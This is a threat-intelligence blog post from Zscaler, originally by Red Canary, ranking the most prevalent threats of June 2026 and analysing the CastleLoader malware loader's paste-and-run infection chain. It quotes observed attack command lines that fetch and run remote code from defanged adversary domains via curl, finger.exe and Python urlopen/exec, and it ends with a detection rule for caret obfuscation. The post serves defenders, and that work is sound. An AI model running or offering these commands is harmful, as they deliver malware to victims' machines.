Zscaler Blog
Erhalten Sie die neuesten Zscaler Blog-Updates in Ihrem Posteingang
ClearFake claims the crown again and CastleLoader debuts in this month’s edition of Intelligence Insights.
This article was originally published by Red Canary, which is now part of Zscaler.
ClearFake takes the top spot in this month’s top 10 most prevalent threat list, remaining in 1st for the third month in a row. It’s an activity cluster that uses JavaScript injected into compromised websites to deliver malware via drive-by download techniques, often using fake CAPTCHA lures to trick users into executing code via malicious copy and paste (aka paste and run, ClickFix, fakeCAPTCHA).
Returning to the top 10 in 2nd is KongTuke, a traffic distribution system (TDS) first observed in 2024 that uses compromised WordPress sites to deploy malicious code that may lead to malware. While we’ve observed it consistently in 2026, June marks a significant increase in activity. The last time we observed KongTuke activity at a similar volume was in November 2025. Researchers have reported several KongTuke-distributed campaigns in 2026, many leveraging paste and run. In June, we observed KongTuke attempting to use paste and run for initial execution, typically reaching out to a .top domain with an obfuscated command using curl, for example:
/c start "" /min cmd /v:on /k "set x=where c*u*r*l.e?e&set y=where p*ell.exe&for /f %i in ('where c*d.e?e')do %i /c "for /f %k in ('!x!')do %k h^t^t^p^s^:^/^/^c^a^p^t^c^h^a^-^c^h^e^c^k^p^o^i^n^t^[.]^t^o^p^/o^|for /f %j in ('!y!')do %j -WindowStyle Hidden"CastleLoader makes its debut on the list in 5th. CastleLoader (aka CastleBot) is a malware loader that can deliver various payloads, including NetSupport Manager, CastleRAT, and an unnamed .NET-based information stealer. NetSupport Manager made this month’s top 10 list in a tie for 7th due to its use as a CastleLoader payload in June 2026. You can read more about CastleLoader below.
To track pervasiveness over time, we identify the number of unique customer environments in which we observed a given threat and compare it to what we’ve seen in previous months.
Here’s how the numbers shook out for June 2026:
| Month's rank | Threat name | Threat description |
| ⮕ 1 | ClearFake | Activity cluster that uses JavaScript injected into compromised websites to deliver malware via drive-by download techniques, often using fake CAPTCHA lures to trick users into executing code via malicious copy and paste |
| ⬆ 2 | KongTuke | Traffic distribution system (TDS) first observed in 2024 that uses compromised WordPress sites to deploy malicious code that may lead to malware |
| ⬆ 3* | Scarlet Goldfinch | Red Canary's name for an activity cluster that uses compromised web sites to trick users into executing malicious code |
| ⬆ 3* | Legitimate ConnectWise product that administrators use and adversaries abuse to remotely access and manage devices | |
| ⬆ 5 | CastleLoader |
|
| ⬆ 6 | Atomic Stealer | Information stealer designed to target data within web browsers and locally stored files on macOS systems, with the goal of accessing sensitive information including credentials, payment card data, keychain details, and cryptocurrency wallets |
| ⮕ 7* | ACR Stealer | Malware-as-a-Service (MaaS) information stealer written in C++ that has been active since 2024 |
| ⬇ 7* | MacSync Stealer | macOS threat designed with the goal of accessing sensitive information including credentials, payment card data, keychain details, and cryptocurrency wallets |
| ⬇ 7* | NetSupport Manager | Legitimate remote access tool (RAT) that can be used as a trojan by adversaries to remotely control victim endpoints for unauthorized access |
| ⬇7* | Vidar | Malware used to steal credentials and other data |
⬆ = trending up from previous month
⬇= trending down from previous month
➡ = no change in rank from previous month
*Denotes a tie

CastleLoader, a malware loader capable of delivering payloads including infostealers and RATs, has been active since early 2025 and is frequently distributed via paste and run campaigns. In April 2026, a campaign dubbed BackgroundFix lured users to visit fake background removal websites like ai-scan[.]digital and bg-transparency[.]online. The sites presented a non-functional UI with upload progress bars and prompted users to complete a fake CAPTCHA verification, copying malicious commands to the victim’s clipboard if successfully completed.
CastleLoader has also been distributed through job platform impersonation campaigns targeting LinkedIn and Indeed users. Typosquatted domains like linkedall[.]org, golinked[.]net, and indeed-jobs[.]net used Google Ads for distribution. If navigated to, users encountered fake Cloudflare Turnstile CAPTCHA pages that triggered the paste and run infection chain.
The paste and run initial execution we observed frequently used caret-obfuscated commands with finger.exe, for example:
%COMSPEC% /k s^t^a^r^t "" /min for /f "skip=8 delims=" %h in ('f^^i^^n^^g^^e^^r nrLeDHDESi@cheeshomireciple[.]com') do call %h & exit After successful paste and run command execution,
finger.exe retrieved batch commands from adversary-controlled servers. One command subsequently downloaded portable Python distributions disguised as PDF files and extracted them using tar.exe. This is a Bring-Your-Own-Interpreter (BYOI) technique, in which the adversary bundles a legitimate Python interpreter—either CPython from python[.]org or IronPython from GitHub releases—to avoid relying on software installed on the victim machine. The Python interpreter was renamed to a random 12 to 18-digit filename before execution, for example: C:\users\.
Another batch command retrieved by finger.exe ran a Base64-encoded, zlib-compressed Python script to retrieve a Python-based shellcode loader from adversary-controlled resources. The shellcode loader used triple-layer encoding (Base64, zlib, UTF-32) and Cyrillic character substitution for obfuscation and fetched an RC4-encrypted payload. This payload contained the CastleLoader binary:
"C:\Users\\AppData\Local\python-3.7.7.1-embed-win32\\\\///////\\\\///////\\\\///////python" -c "import sys,subprocess as s,base64 as b,zlib as z;s.Popen([sys.executable,'-c',z.decompress(b.b64decode('eJydk8FKA0EQ...kb8B3z3XZ8=')).decode('utf-32')],creationflags=s.CREATE_NO_WINDOW)"

"python.exe" -c "#88dbEhjQbOqGRCdQyp8\nimport ssl\nimport time\nimport urllib.request\nssl._create_default_https_context = ssl._create_unverified_context\nc = urllib.request.urlopen('hxxps://mirtona[.]com/4ba0af68-0037-5f6e-afd1-64f89fc0f554/loc12').read().decode('utf-8')\ntime.sleep(2.1)\nexec(c)"
Command lines observed when the zlib-compressed Python script reaches out to retrieve the triple-encoded shellcode loader
If successful, the decrypted CastleLoader binary is injected into python.exe using process injection via a shellcode-based loader. The infected process then reaches out to command and control (C2) servers for additional configuration, tasking, and payloads. CastleLoader supports 14 launch methods for executing payloads, including ShellExecuteW, WinExec, CreateProcessW, rundll32.exe, cmd.exe, powershell.exe, and msiexec.exe. It uses anti-analysis techniques, including cpuid instructions to detect VMware, VirtualBox, and Parallels virtual environments. It can also capture screenshots of the desktop via the GDI BitBlt pipeline.
The use of carets to attempt to obfuscate the initial execution commands seen in recent CastleLoader campaigns gives us a detection opportunity.
Detection opportunity: Command processor using up caret (^) multiple times to obfuscate a CLI string
This pseudo-detection analytic identifies the command processor using the up caret (^) multiple times to obfuscate a CLI string. Malicious copy and paste commands, including those leveraged to distribute CastleLoader, will often use several carets ^ to break up keywords. Examples include mshta vs ^m^s^h^t^a^ or finger vs f^^i^^n^^g^^e^^r. Note that some legitimate command lines will use the ^ character to escape special characters, so you may need exclusions to reduce noise.
process ==(cmd.exe)
&&
command_includes ('^+[a-z]'{4,})
War dieser Beitrag nützlich?


Haftungsausschluss: Dieser Blog-Beitrag wurde von Zscaler ausschließlich zu Informationszwecken erstellt und wird ohne jegliche Garantie für Richtigkeit, Vollständigkeit oder Zuverlässigkeit zur Verfügung gestellt. Zscaler übernimmt keine Verantwortung für etwaige Fehler oder Auslassungen oder für Handlungen, die auf der Grundlage der bereitgestellten Informationen vorgenommen werden. Alle in diesem Blog-Beitrag verlinkten Websites oder Ressourcen Dritter werden nur zu Ihrer Information zur Verfügung gestellt, und Zscaler ist nicht für deren Inhalte oder Datenschutzmaßnahmen verantwortlich. Alle Inhalte können ohne vorherige Ankündigung geändert werden. Mit dem Zugriff auf diesen Blog-Beitrag erklären Sie sich mit diesen Bedingungen einverstanden und nehmen zur Kenntnis, dass es in Ihrer Verantwortung liegt, die Informationen zu überprüfen und in einer Ihren Bedürfnissen angemessenen Weise zu nutzen.

Erhalten Sie die neuesten Zscaler Blog-Updates in Ihrem Posteingang

Mit dem Absenden des Formulars stimmen Sie unserer Datenschutzrichtlinie zu.